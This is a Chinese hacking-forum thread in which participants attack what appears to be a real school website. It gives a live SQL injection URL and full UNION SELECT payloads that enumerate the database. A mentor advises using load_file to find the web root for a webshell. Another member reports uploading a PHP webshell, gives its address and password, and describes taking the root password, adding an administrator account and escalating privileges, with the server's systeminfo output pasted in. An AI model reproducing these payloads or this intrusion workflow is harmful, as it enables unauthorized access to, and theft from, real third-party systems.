**Ablitt：**

注入点：http://www.yjzzx.net/web/xx\_text.php?news\_id=1763

字段数8

version():5.0.77-community-nt

database():yjzx\_db

user():root@localhost

查表：http://www.yjzzx.net/web/xx\_text.php?news\_id=1763+and+1=2+union+select+1,concat(group\_concat(distinct+table\_name)),3,4,5,6,7,8+from+information\_schema.tables+where+table\_schema=0x796A7A785F6462

其中我感觉tpl\_system，tpl\_news这会是管理表吧。其它的都不像是管理表。

以tpl\_system为管理表吧

查字段：http://www.yjzzx.net/web/xx\_text.php?news\_id=1763+and+1=2+union+select+1,concat(group\_concat(distinct+column\_name)),3,4,5,6,7,8+from+information\_schema.columns+where+table\_name=0x74706C5F73797374656D

根本就查不到字段啊？到底该怎么搞才能准确的找到管理表和字段呢？

另外。root权限我不会如何拿webshell

师傅课程中那个叫什么beach的说的root权限拿webshell，它是知道网站的物理路径和phpmyadmin后台的啊

**杨凡：**

好吧，我帮你把问题补充清楚。

查到的表有：

tb\_grade,tpl\_answer,tpl\_article,tpl\_bdmcheck,tpl\_beifen,tpl\_beike,tpl\_bgs,tpl\_blog,tpl\_book,tpl\_bookcs,tpl\_bookf,tpl\_bookfltj,tpl\_bookfz,tpl\_bookisbn,tpl\_bookyuyue,tpl\_bowen,tpl\_cat,tpl\_class,tpl\_classroom,tpl\_classteacher,tpl\_club,tpl\_costeacher,tpl\_countnum,tpl\_course,tpl\_coursechange,tpl\_coursegrade,tpl\_coursetk,tpl\_courseweek,tpl\_descript,tpl\_deyulist,tpl\_dianfei,tpl\_dj,tpl\_dkjc,tpl\_doccat,tpl\_exam,tpl\_excellstu,tpl\_facility,tpl\_filerecord,tpl\_film,tpl\_gaikuang,tpl\_gfteach,tpl\_gongzi,tpl\_grade,tpl\_group,tpl\_help,tpl\_jiang,tpl\_jiankao,tpl\_jieshu,tpl\_jieshuz,tpl\_kaochang,tpl\_kch,tpl\_kh,tpl\_khinfo,tpl\_lb,tpl\_lh,tpl\_liuyan,tpl\_lives,tpl\_mbfuzu,tpl\_member,tpl\_menu,tpl\_menu1,tpl\_message,tpl\_new,tpl\_news,tpl\_online,tpl\_online1,tpl\_peishu,tpl\_plan,tpl\_psyche,tpl\_qz,tpl\_resource,tpl\_rights,tpl\_score,tpl\_shotmenu,tpl\_sqconfirm,tpl\_sqfriend,tpl\_sqgroup,tpl\_sqmsg,tpl\_sqset,tpl\_stu\_family,tpl\_stu\_hortation,tpl\_stu\_imburse,tpl\_stu\_jxj,tpl\_stu\_logs,tpl\_stu\_punish,tpl\_stu\_remark,tpl\_stu\_study,tpl\_student,tpl\_system,tpl\_t

这里边下面2个比较像存了密码的表：


tpl\_member

tpl\_system

至于你查不到字段，我不知道你查的是什么表，你也没说。

至于root的那个，课程里说的已经很清楚了，你需要有2个条件才行：  
1、是root  
2、知道网站的绝对路径  
至于怎么知道网站的绝对路径，有的时候注入点会爆出绝对路径，有的时候其他文件错误也会爆出绝对路径，有的时候也可以猜一猜是不是默认路径，无法一概而论。

至于你说的这个注入点，报错的时候没有爆出绝对路径：



看看404错误信息：



发现这个网站用的apache，这样的话你就可以尝试load\_file一下apache的默认配置文件试试。  
这种案例我手上只有IIS的，暂时没有apache的，你如果能研究的下去的话可以研究一下，我这里只是提供一个思路，这里我把案例发出来，你可以看一下，这个文档请看本文档所在目录下的：

php+mysql注入load\_file IIS配置文件获得绝对路径.doc

**Ablitt：**

我查的是tpl\_system表

但它爆出来的就只有一个sys\_id,sys\_name这么两个字段

**A11riseforme：**


我看上这台服务器了。

tpl\_member才是管理员表，后台很华丽，直接上传php，地址在这里http://www.yjzzx.net/upfiles/jia ... 110/11319980527.php 密码silic，wamp组合的提权我不太会，嫖叔做个提权直播吧

**杨凡：**

提权，我等小菜玩的方法无非就是那几种方法，课程里都讲过了，我在上海，宾馆网速慢，也没那个时间的，你们自己看吧。

**A11riseforme：**



翻到了root密码，直接加管理员了。fucker fucker ，没有隐藏用户，我自己也是内网，谁是外网的进去看下，这台服务器应该很牛逼的。

**杨凡：**

牛逼不牛逼systeminfo一下就知道了。

**A11riseforme：**

提下来了。这台服务器貌似很牛逼哦

嘿嘿。

主机名: LENOVO-24WCL7RG

OS 名称: Microsoft(R) Windows(R) Server 2003, Enterprise Edition

OS 版本: 5.2.3790 Service Pack 2 Build 3790

OS 制造商: Microsoft Corporation

OS 配置: 独立服务器

OS 构件类型: Multiprocessor Free

注册的所有人: lenovo

注册的组织:

产品 ID: 69813-641-3911707-45506

初始安装日期: 2010-9-10, 13:39:01

系统启动时间: 16 天 14 小时 19 分 37 秒

系统制造商: Lenovo

系统型号: Lenovo WQ T168/T468 G6

系统类型: X86-based PC

处理器: 安装了 4 个处理器。

[01]: x86 Family 6 Model 30 Stepping 5 GenuineIntel ~2394 Mhz

[02]: x86 Family 6 Model 30 Stepping 5 GenuineIntel ~2393 Mhz

[03]: x86 Family 6 Model 30 Stepping 5 GenuineIntel ~2393 Mhz

[04]: x86 Family 6 Model 30 Stepping 5 GenuineIntel ~2393 Mhz

BIOS 版本: LENOVO - 20100104

Windows 目录: C:\WINDOWS

系统目录: C:\WINDOWS\system32

启动设备: \Device\HarddiskVolume1

系统区域设置: zh-cn;中文(中国)

输入法区域设置: zh-cn;中文(中国)

时区: (GMT+08:00) 北京，重庆，香港特别行政区，乌鲁木齐

物理内存总量: 2,039 MB

可用的物理内存: 1,442 MB

页面文件: 最大值: 3,938 MB

页面文件: 可用: 3,391 MB

页面文件: 使用中: 547 MB

页面文件位置: C:\pagefile.sys

域: WORKGROUP

不过，这服务器好像是内网，我ipconfig了一下，看见是192.168.1.222 ，shell上显示的是10.60.9.98 ，估计就是内网了。我记得你说过不是192.168.XXX.XXX也不一定就是外网，还要看子网掩码什么的。。我记不太清了。。我碰到过三四台外网服务器吧。。。。不过内网服务器碰上的更多。。

**杨凡：**

有的服务器是双网卡甚至是多网卡的，会有多个IP地址，这些IP地址中可能会有内网的IP，也可能会有外网的IP，所以看IP的时候不要ipconfig，要ipconfig /all。  
再者，就算你看到它的IP是内网的IP，但也不一定就连不上3389的，因为即使它处于内网，但是也是有可能处在DMZ区的，而处于DMZ区的主机在外网是可以直接连的。